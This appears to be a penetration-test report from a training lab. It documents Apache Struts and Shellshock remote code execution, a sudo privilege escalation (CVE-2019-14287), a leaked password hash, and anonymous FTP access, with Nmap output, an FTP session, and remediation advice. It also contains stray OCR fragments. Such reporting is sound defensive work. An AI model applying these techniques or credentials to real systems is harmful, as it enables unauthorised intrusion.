? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Everything is Ok

Files: 3
Size:       23
Compressed: 194
```


	
Affected Hosts	192.168.13.12 running Apache Struts with misconfigured content-type handling.
Remediation	• **Patch and Update:** Immediate updating of Apache Struts to the latest version that addresses this vulnerability is essential. Ensure all security patches are applied promptly. • **Input Validation and Sanitization:** Implement robust input validation and sanitization practices to prevent code injection attacks. • **Firewall Rules and Access Control:** Restrict access to vulnerable services using firewalls and network segmentation. Limit who can send traffic to critical services on the network. • **Security Monitoring:** Implement security monitoring and Intrusion Detection Systems (IDS) to detect exploitation attempts early.

Linux Server Vulnerability 11	Findings
Title	Flag 11 - Remote Code Execution via Apache CGI Bash Environment Exploit (Shellshock): CVE-2014-6271
Risk Rating	Critical (9/10)
Description	The vulnerability exploited in Flag 11 is a Remote Code Execution (RCE) flaw in Apache servers running CGI scripts that are vulnerable to the Bash Environment exploit, also known as Shellshock. This flaw allows an attacker to execute arbitrary commands on the server. The attack leverages an improperly handled HTTP request with crafted environment variables, triggering the bash shell to execute code injected by the attacker. **Affected Hosts:** The host affected is identified as 192.168.13.13, running vulnerable Apache CGI scripts with Bash configured to handle environment variables insecurely. **Exploitation Details:** 1. **Discovery**: Attackers can find this vulnerability through Nmap scans that indicate the presence of CGI scripts and outdated Bash versions, suggesting possible exposure to Shellshock. 2. **Exploitation**: Using Metasploit, the exploit multi/http/apache_mod_cgi_bash_env_exec was employed. The payload sent via HTTP triggered the vulnerable environment

	configuration, granting the attacker remote shell access as the user www-data. 3. **Impact**: Successful exploitation grants an attacker remote shell access to the server, which can be used to exfiltrate data, execute additional payloads, or pivot to other network resources.
Images	
Affected Hosts	IP Address: 192.168.13.13
Remediation	**Mitigation Actions:** ● Monitor logs for abnormal CGI script access patterns. ● Implement strict input validation for any user inputs processed by server-side scripts. ● Regularly conduct vulnerability assessments and scans to identify similar misconfigurations. **Remediation:** 1. **Update Bash**: Ensure all systems are updated with patches that secure Bash against Shellshock. 2. **Disable CGI Scripts**: Where possible, disable unnecessary CGI scripts or replace them with more secure alternatives. 3. **Configuration Hardening**: Review and harden server configurations to limit environment variables exposure and execution permissions. 4. **Network Segmentation**: Isolate vulnerable services and restrict access using firewall rules to limit potential attack vectors.

Linux Server Vulnerability 12	Findings
Title	Flag 12 - Privilege Escalation on Host 192.168.13.14
Risk Rating	Critical (10/10)
Description	Flag 12 involves exploiting a host with IP ending in .14 that does not require a CVE-listed vulnerability. The exploit relies on weak security practices discovered through WHOIS and domain information. The attacker needs to guess the password based on the information gathered during the investigation of Flag 1. After gaining access, the attacker must perform privilege escalation using a known vulnerability (CVE-2019-14287) to gain root access and retrieve the final flag.

	1. **Reconnaissance:** The attacker conducts reconnaissance using WHOIS data, DNS records, and network information from the totalrekall.xyz domain to identify weak security practices. 2. **Password Guessing:** Using hints provided by the totalrekall.xyz domain WHOIS information, the attacker attempts to guess the correct credentials to access the target host. 3. **Privilege Escalation:** Once access is gained, the attacker uses CVE-2019-14287, a well-known privilege escalation vulnerability that allows bypassing of sudo restrictions. This exploit is particularly effective if sudo configurations are misconfigured, allowing the attacker to gain root access from a non-privileged user. **Exploitation Method:** ● CVE-2019-14287 allows the exploitation of sudo when a user can run commands as an arbitrary user. By specifying a user ID of -1 or 4294967295, sudo mistakenly executes commands with root privileges, leading to full system compromise.
Images	



```
Nmap scan report for 192.168.13.14
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.14

Nmap scan report for 192.168.13.1
Host is up (0.000079s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 44.22 seconds
```



Affected Hosts	The target host with IP 192.168.13.14, identified through scanning and information gathered during previous challenges, specifically related to the totalrekall.xyz domain, hosted on Amazon AWS infrastructure at IP addresses 3.33.130.190 and 15.197.148.33.
Remediation	1. **Strong Password Policy:** Ensure all sensitive accounts, especially those with administrative privileges, use strong, complex passwords. Implement account lockout policies to mitigate brute force attempts. 2. **Patch Management:** Regularly update and patch systems, especially addressing known privilege escalation vulnerabilities like CVE-2019-14287. 3. **Review Sudo Configurations:** Carefully review and restrict sudo permissions. Avoid configurations that allow commands to be executed with arbitrary user IDs or other misconfigurations that could lead to privilege escalation. 4. **Access Monitoring:** Implement robust logging and monitoring to detect unauthorised access attempts and potential privilege escalation activities. 5. **Secure WHOIS Information:** Protect domain registration information and avoid exposing sensitive details that can assist attackers during the reconnaissance phase.

Linux Server Vulnerabilities: Remediation Prioritization


1. **Apache Struts RCE (CVE-2017-5638)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Critical RCE vulnerability allowing remote command execution, actively exploited in the wild.
2. **Shellshock Vulnerability in Bash**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Allows remote command execution, posing severe risks to server control and data integrity.
3. **Apache Tomcat AJP File Read Vulnerability (Ghostcat)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Unauthorized file access vulnerability, exposing sensitive configurations and enabling further exploits.
4. **Sudo Privilege Escalation through Shellshock Exploit**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Critical privilege escalation allows attackers to gain root access, severely compromising server security.
5. **Remote Code Execution via Apache CGI Bash Environment Exploit (Shellshock)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Enables execution of arbitrary commands, allowing unauthorized control over the server.
6. **Privilege Escalation on Host 192.168.13.14**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** High-risk vulnerability that allows attackers to escalate privileges, leading to full system compromise.
7. **Drupal Vulnerability (CVE-2019-6340)**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Known RCE vulnerability in Drupal, allowing full system compromise through improperly validated inputs.
8. **Apache Struts RCE Exploit**
    - **Priority Level:** 1 (Immediate)
    - **Reason:** Exploitable RCE vulnerability that permits attackers to execute arbitrary commands on the server.
9. **WHOIS Information Exposure**
    - **Priority Level:** 3 (Medium)
    - **Reason:** Exposes sensitive registration details useful for phishing but does not directly compromise the system.
10. **Exposed IP Address of totalrekall.xyz**
    - **Priority Level:** 3 (Medium)
    - **Reason:** Reveals network configuration and services but requires additional vulnerabilities to be fully exploitable.
11. **SSL Certificate Misconfiguration and Subdomain Exposure**
    - **Priority Level:** 2 (High)
    - **Reason:** Exposes internal subdomains, increasing risk of unauthorized access and potential data exfiltration.
12. **Network Host Enumeration**
    - **Priority Level:** 3 (Medium)
    - **Reason:** Provides reconnaissance data that aids attackers but requires further vulnerabilities to exploit.


WINDOWS INFRASTRUCTURE

Windows Server Vulnerability 1	Findings
Title	Flag 1 - OSINT - GitHub Repository Credential Exposure
Risk Rating	Medium (7/10)
Description	Flag 1 involves the discovery of exposed user credentials in a publicly accessible GitHub repository belonging to "totalrekall." This scenario highlights a common vulnerability where sensitive information, such as usernames and hashed passwords, is unintentionally exposed due to misconfigured or poorly managed code repositories. The exposed file, xampp.users, contains a username ("trivera") and a hashed password ($apr1$A0vSKwao$GV3sgGAj53j.c3GKs4oUC0), indicating a security misconfiguration that could be exploited. An attacker can locate such information using Open Source Intelligence (OSINT) techniques by searching GitHub and other code hosting platforms for sensitive files like .env, config.php, or any file that may contain passwords, API keys, or other confidential data. **Exploitation Path:** 1. An attacker performs an OSINT search to identify repositories owned by "totalrekall." 2. By reviewing the contents of publicly available files, the attacker identifies the xampp.users file. 3. The hashed password found can be cracked using tools like John the Ripper or Hashcat, especially if weak password hashing algorithms (like Apache MD5 used here) are involved. 4. Once cracked, the attacker can use the credentials to gain unauthorized access to associated systems or services, potentially leading to data breaches, further exploits, or lateral movement within the network.


Images	 
Affected Hosts	• The GitHub repository "totalrekall/site" where the credential file was discovered. • Any systems or services where the exposed credentials may be used, particularly those related to XAMPP configurations or associated web applications.
Remediation	• **Remove Sensitive Data:** Immediately remove sensitive data from publicly accessible repositories. • **Access Management:** Implement strict access controls and regularly audit repositories to ensure no sensitive information is exposed. • **Credential Rotation:** Reset the credentials found in the exposed file and any other systems where they may have been reused. • **Use Environment Variables:** Avoid hardcoding credentials in code. Use environment variables or configuration management tools designed to handle secrets securely. • **Security Awareness Training:** Train developers on the importance of securing sensitive information and best practices for code management. • **Monitoring and Alerts:** Set up automated monitoring and alerts for

	any new instances of sensitive information being pushed to public repositories using tools like GitHub Advanced Security.


Windows Server Vulnerability 2	Findings
Title	Flag 2 - HTTP Enumeration
Risk Rating	High (7/10)
Description	Flag 2 demonstrates a vulnerability related to improper access control on an internal network's HTTP service. The challenge required navigating to a website within the subnet 172.22.117.0/24 and using credentials from Flag 1 to access a sensitive file (flag2.txt). The flag, 4d7b349705784518bc876bc2ed6d4f6, was found within this file. This highlights the risk of sensitive files being left accessible on internal web servers without proper authentication or security controls, which can be exploited by attackers with minimal effort. **How an Attacker Can Exploit It**: 1. **Network Enumeration**: An attacker can identify the internal web server within the network subnet using network scanning tools such as Nmap. 2. **HTTP Enumeration**: By navigating to the server via a browser, the attacker can identify accessible directories or files. 3. **Credential Use**: Using compromised credentials from a previous attack (e.g., from Flag 1), the attacker gains access to restricted areas or files. 4. **Flag Discovery**: The attacker retrieves sensitive information from files exposed on the server, potentially leading to further exploitation or data breaches.
Images	

	
Affected Hosts	Hosts within the subnet 172.22.117.0/24, specifically the internal web server at 172.22.117.20 where the vulnerable file was hosted, are affected.
Remediation	• **Access Control**: Implement proper authentication and authorization mechanisms to protect sensitive files and directories on internal servers. • **Network Segmentation**: Isolate sensitive resources to prevent unauthorized access from other parts of the network. • **Regular Audits**: Conduct regular audits of exposed files and services to ensure that sensitive data is not publicly accessible. • **Least Privilege**: Enforce the principle of least privilege by restricting access to sensitive areas only to users who absolutely need it.

Windows Server Vulnerability 3	Findings
Title	Flag 3 - FTP Enumeration
Risk Rating	High (7/10)
Description	The vulnerability involves an exposed and improperly configured FTP server allowing anonymous access. The server is running FileZilla Server version 0.9.41 beta, which is an outdated version with known vulnerabilities, including allowing unauthorized access. An attacker can connect to this FTP server without credentials, enabling them to access sensitive files stored on the server. In this case, the attacker found and retrieved flag3.txt containing the flag data. **Exploitation**: An attacker can identify this vulnerability by conducting an aggressive scan using tools like Nmap, which would reveal that FTP port 21 is open with anonymous access allowed. By connecting using an FTP client (e.g., using ftp 172.22.117.20), an attacker can log in with the username anonymous, and no password is needed. Upon logging in, the attacker can list the directory contents and download sensitive files, such as flag3.txt. **Impact**: • Unauthorized access to sensitive files. • Potential exposure of confidential information, depending on the contents of accessible files.

	• The ability for an attacker to enumerate and exploit further services running on the server.
Images	


```
┌──(root💀kali)-[~/Desktop]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
